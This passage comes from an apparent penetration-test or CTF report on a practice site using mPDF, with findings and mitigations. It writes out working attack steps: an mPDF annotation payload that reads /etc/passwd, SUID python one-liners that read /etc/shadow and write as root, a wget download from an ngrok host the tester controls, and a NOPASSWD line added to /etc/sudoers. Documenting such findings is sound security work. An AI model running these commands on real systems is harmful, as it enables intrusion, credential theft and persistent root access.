* Sign cookies using HMAC or JWT with a secret key, encrypt sensitive information stored in cookies and verify the signature server-side before accepting the cookie.
* **Multi-Factor Authentication** - Add a secondary authentication factor (e.g., TOTP, FIDO2 keys) to protect privileged accounts. This ensures that even if cookies are compromised, administrative access is harder to obtain.
* Resources:
  + [CWE-287: Improper Authentication](https://cwe.mitre.org/data/definitions/287.html)
  + [A07:2021 – Identification and Authentication Failures](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)
  + [OWASP Session Management Cheat Sheet](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)

## VULN-005 Reflected HTML Injection via parameter "user"

### CVSS 2.7

CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Low> | Probability | <Medium> | Severity | <Low> | Fix Effort | <Low> |

### DESCRIPTION

HTML Injection is a class of web vulnerability where user-controlled input is inserted into a page’s markup without proper sanitization or encoding, allowing an attacker to influence the rendered HTML. Unlike full JavaScript XSS in some cases, HTML injection may only enable tagging and structure changes (e.g., adding <div>, <img>, <a>), but those changes can still be powerful: they can alter the user interface, insert deceptive content, create spoofed forms, or hide/modify visible text. Because the browser interprets injected markup, even seemingly benign tag injection can be leveraged for phishing, user confusion, or to create a staging point for further attacks.

Reflected HTML injection happens when a web application takes input from a request (URL parameters, form fields, headers) and immediately reflects that input into the response page’s HTML without sanitization. Because the malicious content is delivered in the context of the legitimate site, victims are more likely to trust it and interact with it, which is why reflected injection is a common vector for phishing and targeted account compromise.

Common ways this issue manifests:

* URL or form parameters are placed directly into page markup and rendered as HTML.
* Client-side code uses innerHTML or similar APIs with unsanitized input, causing injected tags to take effect.
* Error messages, status pages, or custom headers reflect user data into HTML without encoding.
* Parameters used to build redirect URLs or meta refresh tags are reflected and can be manipulated to spoof content.

### PROOF OF CONCEPT

*Figure 1 – Malicious URL that uses HTML tags in the “user” parameter. Payload: <h1>Fake info</h1><h2>More malicious info</h2>*

A screenshot of a computer

AI-generated content may be incorrect.

### 

*Figure 1 – reflected HTML in the PDF, with the payload.*

### DETAILS

When I arrived to the PDF generator page, I first noticed that the parameter value is reflected in the HTML. I began testing out different payloads that could tell me which vulnerabilities I could use. After testing for XSS, template injection and code injection, I concluded the parameter allows the injection of HTML tags, which changes the appearance of the document. This can be used in social engineering attacks by creating fake documents, and also impair the trustworthiness of documents received through malicious links.

### RECOMMENDED MITIGATIONS

* **Safe templating -** Prefer template engines and front‑end frameworks that auto‑escape output rather than manually composing HTML.
* In React / Vue / Angular avoid APIs that accept raw HTML unless absolutely necessary and sanitized.
* Use server frameworks’ auto‑escaping features like Razor, Jinja2 with autoescape or Handlebars.
* **Input Sanitization -** Sanitization removes or neutralizes potentially dangerous characters or patterns before they reach the output, while character restrictions prevent users from entering disallowed symbols that could alter HTML structure or execute scripts.
* **Contextual output encoding -** Encode user input according to the HTML context before inserting it into the page so the browser treats it as text, not markup.
* Resources:
  + [CWE-79: Improper Neutralization of Input During Web Page Generation](https://cwe.mitre.org/data/definitions/79.html)
  + [CWE-20: Improper Input Validation](https://cwe.mitre.org/data/definitions/20.html)
  + [CWE‑116: Improper Encoding or Escaping of Output](https://cwe.mitre.org/data/definitions/116.html)
  + [OWASP A03:2021 – Injection](https://owasp.org/Top10/A03_2021-Injection/)

## VULN-006 Local File Inclusion using HTML attributes – File Enumeration

### CVSS 4.9

CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <High> | Probability | <High> | Severity | <High> | Fix Effort | <Medium> |

### DESCRIPTION

Local File Inclusion (LFI) is a server-side vulnerability in which an application constructs a filesystem path from attacker-controlled input and then reads or includes that file on the server. When proper input validation, canonicalization and allow-listing are absent, an attacker can traverse directories (e.g., ../../) or supply absolute paths to cause the application to disclose arbitrary local files such as configuration files, source code, or system files. The practical impacts range from information disclosure (for example, database credentials or API keys) to full remote code execution.

HTML attributes that accept file paths are a common and under‑recognized LFI vector because they appear harmless in rendered documents. If the application does not validate, canonicalize, and restrict those attribute values, an attacker can enumerate files by supplying different paths and observing response differences (status codes, content length, or returned content). This enables information disclosure at minimum, and in chained scenarios, can lead to more severe outcomes.

Common ways this issue manifests:

* A URL parameter accepts a filename and returns its contents.
* Template or include parameters load files specified by user input.
* Path traversal sequences are used to move up the directory tree and access restricted files.
* Tricks are used to bypass filename or extension checks and force unintended files to be read.
* Differences in response status or size are used to determine whether a file exists or is readable.

### A screenshot of a computer AI-generated content may be incorrect.PROOF OF CONCEPT

A screenshot of a computer

AI-generated content may be incorrect.


*Figure 1 – Entering the payload to read the /etc/passwd file from the server. The PDF that was generated also attached the file.*

*Figure 2 – Content of the passwd file, downloaded from the pdf.*

### DETAILS

The hint on the page told me to use firefox and read the documentation and find something about annotation. At first I didn’t know which docs it talked about, but when I noticed the name of the page, mpdf, I used that to search online with it and discovered it’s a PHP library that generates PDF files. In the documentation, there was an explanation about the <annotation> tag, and as I read it, I found out that it can take the parameter “file=” that takes a path to a file to embed in the PDF document. I could use a payload in the format <annotation content=”x” file=”<PATH>” /> since HTML is injected and reflected back to us. Knowing that, I decided to use different wordlists to enumerate as much files as I can from the system, and see what kind of files I have access to, and which I don’t. I caught the request to generate the pdf in BurpSuite and passed it to the Intruder tab.

*Figure 3 – the GET request the browser is sending to generate the PDF, inside BurpSuite Intruder. The chosen position is on the file path. *

To differentiate between all the results, I saw that some files were inaccessible and were throwing an internal error (500). Other paths, returned a 200-response status, and the content length was vastly different. This could make me assume that those paths can be accessed and I could read the files. So, I took every successful path and manually extracted all of the files I could. Those very included sensitive files such as /etc/passwd, /etc/group, /etc/services and more, which could help attackers gain more information about the system.

*Figure 4 – Intruder results showing how invalid paths are returning errors, and valid paths are attached to the PDF.*

### RECOMMENDED MITIGATIONS

* **Strrict allowlist validation -** Limit user input to a predefined set of safe file names or identifiers instead of accepting arbitrary paths or file references.
* Validate input against a whitelist of restricted or sensitive paths/files.
* Reject or sanitize any path containing traversal sequences like ../, %2e%2e/, ..%c0%af).
* **WAF rules** - Deploy Web Application Firewalls and log monitoring to detect and block common LFI payloads.
* **Reconfigure library security** – Disable the ability for libraries to access files inside the server file system.
* In mpdf configuration, set “allowAnnotationFiles” config key to false.
* Resources:
  + [CWE-22: Improper Limitation of a Pathname to a Restricted Directory](https://cwe.mitre.org/data/definitions/22.html)
  + [Mpdf annotation](https://mpdf.github.io/reference/html-control-tags/annotation.html)
  + [A05:2021 – Security Misconfiguration](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)
  + [CWE-73: External Control of File Name or Path](https://cwe.mitre.org/data/definitions/73.html)

## VULN-007 Information Disclosure of hidden pages in source code

### CVSS 2.7

CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Low> | Probability | <Low> | Severity | <Medium> | Fix Effort | <Low> |

### DESCRIPTION

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker. While such disclosures may not directly compromise the system, they often provide attackers with valuable insight into how the application functions, what technologies it relies on, or which security controls are in place.

Information exposures can occur in different ways:

* Sensitive details may be directly included in resources or messages that are publicly accessible but should not contain such data.
* Errors or misconfigurations may unintentionally reveal information, such as full file paths in error messages.
* Resources that legitimately contain sensitive information may be left exposed due to other weaknesses, making them accessible to unauthorized users. In this case, the disclosure is a byproduct of a separate issue that allowed access

Hidden or sensitive directories and endpoints are frequently disclosed inside source code comments, configuration files, or embedded strings. Developers often leave notes, example URLs, temporary paths, or internal filenames in comments or in JavaScript or PHP sources which are not intended for the public. An attacker who can view source or retrieved files can use these artifacts to reach sensitive resources, significantly narrowing reconnaissance effort.

### PROOF OF CONCEPT

*Figure 1 – Snippet of the code of mpdf.php that contains a hidden file in a comment.*

A screenshot of a computer

AI-generated content may be incorrect.

*Figure 2 – Accessing the hidden page through the browser without authentication.*

### DETAILS

Most of the files provided I enumerated in the previous stage have some information about the server, but I couldn’t figure out how to move on from here. I wanted to get the PHP code of the mpdf page, but every time I tried to pass it in the mpdf parameter payload, the code only executed and never returned as source code. I noticed that the only php file I could get from the server was the index.php. I also noticed that the usual path of that file was different (/proc/sef/cwd/index.php) than the common place it could be found (in /var/www/html). Reading about that on the internet, /proc/self/cwd is a special symlink and can be used to expose source code by gaining file-system-level read abilities. So the crafted path to the mpdf page would be /proc/sef/cwd/mpdf.php, and that helped me download the source code. In it, I found a comment referencing a hidden file, which I used to access it using the url:

https://techie-world.xyz/ 2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php

### RECOMMENDED MITIGATIONS

* **Remove sensitive comments-** Avoid shipping comments, TODOs, debug statements, or commented-out code that reference internal endpoints, credentials, admin pages, or other sensitive implementation details.
* Review codebase for comments that reveal endpoints, credentials, internal IPs, or deployment notes. Remove or redact before merging to main/release branches.
* **Secure hidden** **endpoints** - If comments reveal hidden admin pages, consider removing those pages entirely or gating them behind strong authentication and network restrictions.
* Review any discovered hidden endpoints; disable or restrict to internal networks/VPN.
* Require strong auth + MFA for management endpoints and audit all accesses.
* Resources:
  + [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](https://cwe.mitre.org/data/definitions/200.html)
  + [A05:2021 – Security Misconfiguration](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

## VULN-008 Information Disclosure – Directory Enumeration

### CVSS 0.0

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Informative> | Probability | <Low> | Severity | <Informative> | Fix Effort | <Low> |

### DESCRIPTION

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker. While such disclosures may not directly compromise the system, they often provide attackers with valuable insight into how the application functions, what technologies it relies on, or which security controls are in place.


Information exposures can occur in different ways:

* Sensitive details may be directly included in resources or messages that are publicly accessible but should not contain such data.
* Errors or misconfigurations may unintentionally reveal information, such as full file paths in error messages.
* Resources that legitimately contain sensitive information may be left exposed due to other weaknesses, making them accessible to unauthorized users. In this case, the disclosure is a byproduct of a separate issue that allowed access.

Subdirectory enumeration is the process of identifying hidden or unlinked directories on a web server by systematically requesting common names or paths. Attackers use this technique to discover content that is not intended to be public, such as administrative panels, configuration files, backup archives, or staging environments. Even if no sensitive data is immediately exposed, the knowledge of these directories provides attackers with an expanded attack surface that can be further probed for weaknesses, misconfigurations, or sensitive information disclosure.

### PROOF OF CONCEPT

*Figure 1 – gobuster command used to enumerate subdirectories*



*Figure 2 – Results from the earlier command*

### DETAILS

One of the key steps in enumeration and reconnaissance is to find subdirectories that might be hidden or unknown from the public. There are a couple of tools that do it effortlessly, like gobuster which I used in the pentesting. Using an extensive wordlist, I scanned through and found subdirectors some subdirectories/pages that I have already visited or known about. Other subdirectories are unreachable since I don’t have permission to enter them.

### RECOMMENDED MITIGATIONS

* Restrict and Harden Access to Web Directories - Prevent attackers from enumerating or accessing sensitive directories which may reveal internal files, library versions, or configuration details.
* Disable directory listing in the web server configuration (Options -Indexes in Apache)
* Restrict access to sensitive directories via authentication or server-side deny rules.
* Apply least privilege and ensure file permissions on the server restrict read access to only what the application requires.
* Resources:
  + [CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory](https://cwe.mitre.org/data/definitions/538.html)
  + [CWE-552: Files or Directories Accessible to External Parties](https://cwe.mitre.org/data/definitions/552.html)
  + [A05:2021 – Security Misconfiguration](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

## VULN-009 Information Disclosure – Accessible robots.txt file

### CVSS 0.0

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Informative> | Probability | <Low> | Severity | <Informative> | Fix Effort | <Low> |

### DESCRIPTION

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker. While such disclosures may not directly compromise the system, they often provide attackers with valuable insight into how the application functions, what technologies it relies on, or which security controls are in place.

Information exposures can occur in different ways:

* Sensitive details may be directly included in resources or messages that are publicly accessible but should not contain such data.
* Errors or misconfigurations may unintentionally reveal information, such as full file paths in error messages.
* Resources that legitimately contain sensitive information may be left exposed due to other weaknesses, making them accessible to unauthorized users. In this case, the disclosure is a byproduct of a separate issue that allowed access.

Websites may disclose information through files like robots.txt, which are intended to guide search engines on which pages or directories not to index. While these files are not security mechanisms, they often list hidden or sensitive paths such as admin panels, backup directories, or staging environments that should remain private. An attacker can use the contents of robots.txt to discover endpoints or resources that are difficult to find, making it a potential source of information leakage if sensitive locations are included.

### A black and grey rectangle AI-generated content may be incorrect.PROOF OF CONCEPT

*Figure 2 – Contents of robots.txt file.*

*Figure 1 – URL entered to find the robots.txt file.*

### DETAILS

One of my first thoughts when entering the homepage was to check for the robots.txt file. It is a common file that is usually saved in the main directory of a site, and might contain sensitive paths or directories that should be disallowed to be crawled. The issue is mainly informative, as the only disallowed entry doesn’t lead anywhere of interest.

### RECOMMENDED MITIGATIONS

* **Ensure no sensitive paths are in the robots.txt file**
* Edit the robots.txt file and remove any lines that reference any sensitive URIs.
* Resources:
  + [Google’s robots.txt guidelines](https://developers.google.com/search/docs/crawling-indexing/robots/intro)
  + [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](https://cwe.mitre.org/data/definitions/200.html)
  + [A05:2021 – Security Misconfiguration](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

## VULN-010 Privilege Escalation – Misconfigured SUID binaries allowing elevated Read/Write as root

### CVSS 10.0

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Critical> | Probability | <High> | Severity | <Critical> | Fix Effort | <Medium> |


### DESCRIPTION

Privilege escalation occurs when an attacker gains higher‑level permissions on a system than originally granted, allowing actions that should be restricted to administrators or trusted services. This elevation of privileges may result from software bugs, configuration mistakes, or flawed access controls, and it enables attackers to access sensitive data, alter system configuration, install persistent backdoors, or move laterally to other systems. In practice, privilege escalation turns a low‑impact foothold (for example, a web application account or service user) into a full compromise of a host or environment, so detecting and remediating these weaknesses is critical to limiting blast radius after an initial breach.

On Unix/Linux systems a particularly common vector is misconfigured setuid (SUID) binaries. An executable with the SUID bit set and owned by a privileged account (typically root) runs with those elevated privileges. if that binary performs unsafe operations like invoking external programs without sanitizing input, writing to predictable temporary files or including unvalidated file paths, an attacker who can run the binary may be able to manipulate its behavior to perform actions as the privileged owner. Similarly, other misconfigurations (improper sudo rules, overly permissive file modes, writable cron jobs, or granted capabilities) can provide straightforward escalation paths that turn a limited access account into an administrative one.

### A white rectangular object with a white border AI-generated content may be incorrect.PROOF OF CONCEPT

*Figure 1 – Regular read of a sensitive file.*




*Figure 2 – Elevated file reading using a binary with SUID.*


### DETAILS

As I was enumerating information about the system, I thought to try and abuse any binaries with SUID. I used the command “find / -perm /4000” to locate all files that have a SUID enabled. The most interesting results were under /usr/bin where executable binaries are saved. According to GTFOBins, most of the binaries that have a SUID can be abused using the sudo command, except for python3.10 which also had several other techniques for high privileged actions.

I first confirmed that the logged user is not in the sudo group by the command “id”, which showed me I’m only part of the www-data group. For confidence I tried “sudo -l” and that returned nothing to me. Since I don’t have permission to use sudo, the only option I could see was using the python3.10 binary.



*Figure 3 – Results of command id.*

After seeing the capabilities of the python SUID exploitations, I first tried opening a new shell with the command “/usr/bin/python3.10 -c 'import os; os.execl("/bin/sh", "sh", "-p")'” but didn’t get any results. Trying different varients of the command “/usr/bin/python3.10 -c ‘import os; os.system(<command>)’” didn’t reach any results either. My next step was to try and read sensitive data, using the command “/usr/bin/python3.10 -c 'print(open("<FILE PATH>”).read())'”. Testing for /etc/shadow, I get a successful result back of it’s content.

*Figure 4 – Results of command ls -l /etc/shadow, confirming it is only readable by root user and shadow group.*

I next tested for high write privileges. I knew that the writing using python can create a file when it’s not existing, so I first tested for a basic file creation using the command “/usr/bin/python3.10 -c 'open("/tmp/newfile.txt","w+").write("test")'”. This created the file, but the owner of it is root. Writing as root is achievable, and so manipulation of sensitive files can be abused.

### RECOMMENDED MITIGATIONS

* **Remove SUID bit** - Clear SUID from binaries that do not need elevated privileges.
* Use the command “sudo chmod u-s /path/to/binary”
* **Reduce filesystem/directory writeability** - Ensure directories/files the SUID binary interacts with are not writable by unprivileged users.
* Harden permissions for /tmp usage and ensure uploads, logs, and temp directories are not world-writable or writable by service accounts that could be abused.
* **Use OS capabilities** - Where high privileges are needed for only a narrow action, use Linux capabilities or setcap to grant only required capabilities rather than full root.
* Instead of setuid root, give a binary CAP\_NET\_BIND\_SERVICE or similar via setcap.
* References:
  + [CWE-276: Incorrect Default Permissions](https://cwe.mitre.org/data/definitions/276.html)
  + [Understanding SUID Attacks and How to Protect Against Them](https://bluegoatcyber.com/blog/understanding-suid-attacks-and-how-to-protect-against-them/)
  + [CWE-269: Improper Privilege Management](https://cwe.mitre.org/data/definitions/269.html)
  + [GTFOBins](https://gtfobins.github.io/)

## VULN-011 Remote Code Execution – Remote File Retrieval via HTTP tunnel

### CVSS 8.6

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:L

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <High> | Probability | <High> | Severity | <High> | Fix Effort | <Medium> |

### DESCRIPTION

Remote Code Execution occurs when an attacker can cause a server to execute attacker‑controlled code or commands. This can happen via vulnerable eval/exec patterns, unsafe inclusion of remote content, insecure deserialization, or by chaining other flaws (LFI + log poisoning, insecure file uploads, misused interpreters). RCE provides the attacker with the ability to run arbitrary instructions with the privileges of the vulnerable process, which frequently leads to full system compromise: reading or modifying sensitive files, installing persistent backdoors, escalating privileges, and pivoting to other hosts. Because RCE directly undermines system integrity and confidentiality, it is treated as a critical finding and typically requires immediate containment and remediation.

Remote File Retrieval describes when a server is induced to fetch or proxy content from an attacker‑controlled URL and return, store, or otherwise process that content. By itself, remote retrieval is often an information‑disclosure or reconnaissance enabler (the server will contact external hosts and may expose internal access). However, the risk escalates if the application subsequently stores, includes, or executes the retrieved file. At that point the behavior transitions from mere retrieval into Remote File Inclusion (RFI) and potentially RCE.

### PROOF OF CONCEPT

A screen shot of a computer

AI-generated content may be incorrect.

*Figure 1– successful HTTP connection made to the listener.*

*Figure 2 – The downloaded file as seen in the file system of the server.*

### DETAILS

When I was testing around with the python writing function, I wanted to see if it is able to fetch files from external sources. I first tested this out by getting the linpeas script to the system. I used the command curl -L <https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh> to first see if I can make requests to outside sources. Successfully, the file was downloaded and saved in the /tmp directory.

As it is, this poses big risk for fetching malicious files that can be uploaded to the internet by the attacker. In addition, attackers can set up their own HTTP server and host the malicious files themselves, without publishing it to the public. And so, using Ngrok I set up an HTTP tunnel that could help connect the server to my machine, and opened a listener on the required port.

In the vulnerable site, I ran the command wget [https://[subdomain].ngrok-free.app/malicious.txt -O /tmp/malicious.txt](https://[subdomain].ngrok-free.app/malicious.txt%20-O%20/tmp/malicious.txt) to access the file I am hosting on my own server. It has successfully saved and demonstrated that HTTP connections can be made to external malicious sources to retrieve files from private hosts.

### RECOMMENDED MITIGATIONS

* **Sanitize downloaded content** - Treat all retrieved files as untrusted data to prevent execution or inclusion.
* **Monitor behavior** - Detect anomalous activity that could indicate abuse of file retrieval or remote execution functionality, like log requests to unexpected domains (for example: Ngrok)
* Resources –
  + [MITRE - Ingress Tool Transfer](https://attack.mitre.org/techniques/T1105/)
  + [CWE-494: Download of Code Without Integrity Check](https://cwe.mitre.org/data/definitions/494.html)
  + [CWE-20: Improper Input Validation](https://cwe.mitre.org/data/definitions/20.html)
  + [A05:2021 – Security Misconfiguration](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

## VULN-012 Privilege Escalation – SUID Misconfiguration allows persistence of an elevated state by modifying /etc/sudoers

### CVSS 10.0

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Critical> | Probability | <High> | Severity | <Critical> | Fix Effort | <Medium> |

### DESCRIPTION

Privilege escalation occurs when an attacker gains higher‑level permissions on a system than originally granted, allowing actions that should be restricted to administrators or trusted services. This elevation of privileges may result from software bugs, configuration mistakes, or flawed access controls, and it enables attackers to access sensitive data, alter system configuration, install persistent backdoors, or move laterally to other systems. In practice, privilege escalation turns a low‑impact foothold (for example, a web application account or service user) into a full compromise of a host or environment, so detecting and remediating these weaknesses is critical to limiting blast radius after an initial breach.

On Unix/Linux systems a particularly common vector is misconfigured setuid (SUID) binaries. An executable with the SUID bit set and owned by a privileged account (typically root) runs with those elevated privileges. if that binary performs unsafe operations like invoking external programs without sanitizing input, writing to predictable temporary files or including unvalidated file paths, an attacker who can run the binary may be able to manipulate its behavior to perform actions as the privileged owner. Similarly, other misconfigurations (improper sudo rules, overly permissive file modes, writable cron jobs, or granted capabilities) can provide straightforward escalation paths that turn a limited access account into an administrative one.


The sudoers file (/etc/sudoers and files in /etc/sudoers.d/) defines which users may execute commands with elevated privileges and under what conditions. altering it to grant a user NOPASSWD or unrestricted sudo effectively creates a persistent backdoor because the account can thereafter run administrative commands without further authentication. Attackers who can write to sudoers (or add a file under /etc/sudoers.d/) can survive reboots, evade simple session-based remediation, and perform full system takeover while blending in with legitimate administrative activity. Because changes to sudoers are powerful and persistent, they should trigger high-severity alerts: integrity of those files should be monitored, writes should be tightly restricted, and any unexpected modifications should prompt immediate containment, credential rotation, and forensic review.

### PROOF OF CONCEPT

A computer screen with text

AI-generated content may be incorrect.

*Figure 1 – using python to write as a privileged user to the sudoers file.*



*Figure 2 – results of sudo -l after sudoers edit.*

### DETAILS


After discovering that using python to write to files with root privileges, I wanted to see if I can add myself to the /etc/sudoers file. I figured that if a reverse shell didn’t work for me, I’ll make the default user a sudo user without a password. My goal was to edit the /etc/sudoers file precisely so it won’t cause errors, and add the lines necessary to make the user www-data a sudo user.

A black text on a white background

AI-generated content may be incorrect.A close up of a computer screen

AI-generated content may be incorrect.The first step was to get the structure of the sudoers file in the system, and that was easily done using python file reading as shown before. Using the command “python3.10 -c 'print(open("/etc/sudoers").read())'”, I got the results needed and copied the result to a text file. From there, I converted the entire text data with python escaping and special characters. I added the line “%www-data\tALL=(ALL:ALL) NOPASSWD: ALL” in the sudo group permission management section.

*Figure 3 – Snippet of the command made to edit the sudoers file.*

Running the command successfully edited the sudoers file. Confirming with sudo -l, I got the result that the user www-data is allowed to run any command with sudo without a password. With the elevated permissions, it was now easy to enter the home directory of root and obtain the flag using sudo on command like ls and cat.

*Figure 5 – results of sudo -Flag located at /root/.flag.txt*

### RECOMMENDED MITIGATIONS

* **Remove unauthorized changes** – remove all unexpected entries. If unauthorized changes are found, treat the system as compromised and isolate it from the network.
* **Remove SUID bit** - Clear SUID from binaries that do not need elevated privileges.
* Use the command “sudo chmod u-s <PATH TO BINARY>”
* **Reduce filesystem writeability** - Ensure directories/files the SUID binary interacts with are not writable by unprivileged users.
* Harden permissions for /tmp usage and ensure uploads, logs, and temp directories are not world-writable or writable by service accounts that could be abused.
* **Use OS capabilities** - Where high privileges are needed for only a narrow action, use Linux capabilities or setcap to grant only required capabilities rather than full root.
* Instead of setuid root, give a binary CAP\_NET\_BIND\_SERVICE or similar via setcap.
* References:
  + [CWE-276: Incorrect Default Permissions](https://cwe.mitre.org/data/definitions/276.html)
  + [Understanding SUID Attacks and How to Protect Against Them](https://bluegoatcyber.com/blog/understanding-suid-attacks-and-how-to-protect-against-them/)
  + [CWE-269: Improper Privilege Management](https://cwe.mitre.org/data/definitions/269.html)
  + [GTFOBins](https://gtfobins.github.io/)

## VULN-013 Information Disclosure – Banner Grabbing

### CVSS 0.0

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Informative> | Probability | <Low> | Severity | <Informative> | Fix Effort | <Low> |

### DESCRIPTION

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker. While such disclosures may not directly compromise the system, they often provide attackers with valuable insight into how the application functions, what technologies it relies on, or which security controls are in place.

Information exposures can occur in different ways:

* Sensitive details may be directly included in resources or messages that are publicly accessible but should not contain such data.
* Errors or misconfigurations may unintentionally reveal information, such as full file paths in error messages.
* Resources that legitimately contain sensitive information may be left exposed due to other weaknesses, making them accessible to unauthorized users. In this case, the disclosure is a byproduct of a separate issue that allowed access.

Banner grabbing is the practice of querying network services (HTTP, SSH, SMTP, FTP, etc.) to collect their response headers and welcome messages, which frequently reveal software names, versions, build dates, and sometimes underlying OS details. These banners let an attacker quickly fingerprint the environment (e.g., Apache/2.4.29, OpenSSH\_7.4p1, Exim 4.89), match known vulnerabilities or misconfigurations, and prioritize high-value targets for exploitation. Because banners provide actionable intelligence without requiring authentication, they significantly speed up reconnaissance and lower the effort needed to identify exploitable services or outdated components.

### PROOF OF CONCEPT

*Figure 1 – Message shown in the browser when trying to enter a restricted directory.*

### DETAILS

During my tests, error that were thrown by the server (500) returned an HTTP response that contained information about the working service and it’s version, including the type of OS running in the backend, by seeing it directly in the browser or in responses in BurpSuite. Other error in the contact form in the main page ,when trying to send an email, indicates that the server is using PHP in the backend.

### RECOMMENDED MITIGATIONS

* Suppress and Sanitize Error and Banner Information - Web servers, applications, and middleware often disclose sensitive information (e.g., software type, version, OS details) through error messages, HTTP headers, or default configurations. This information can be leveraged by attackers to identify vulnerabilities specific to the exposed software version.
* Configure the web server (Apache, Nginx, IIS, etc.) to suppress or customize version and OS details in HTTP headers.
* Replace detailed error messages with user-friendly generic error pages that do not reveal backend technologies.
* Resources –
  + [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](https://cwe.mitre.org/data/definitions/200.html)
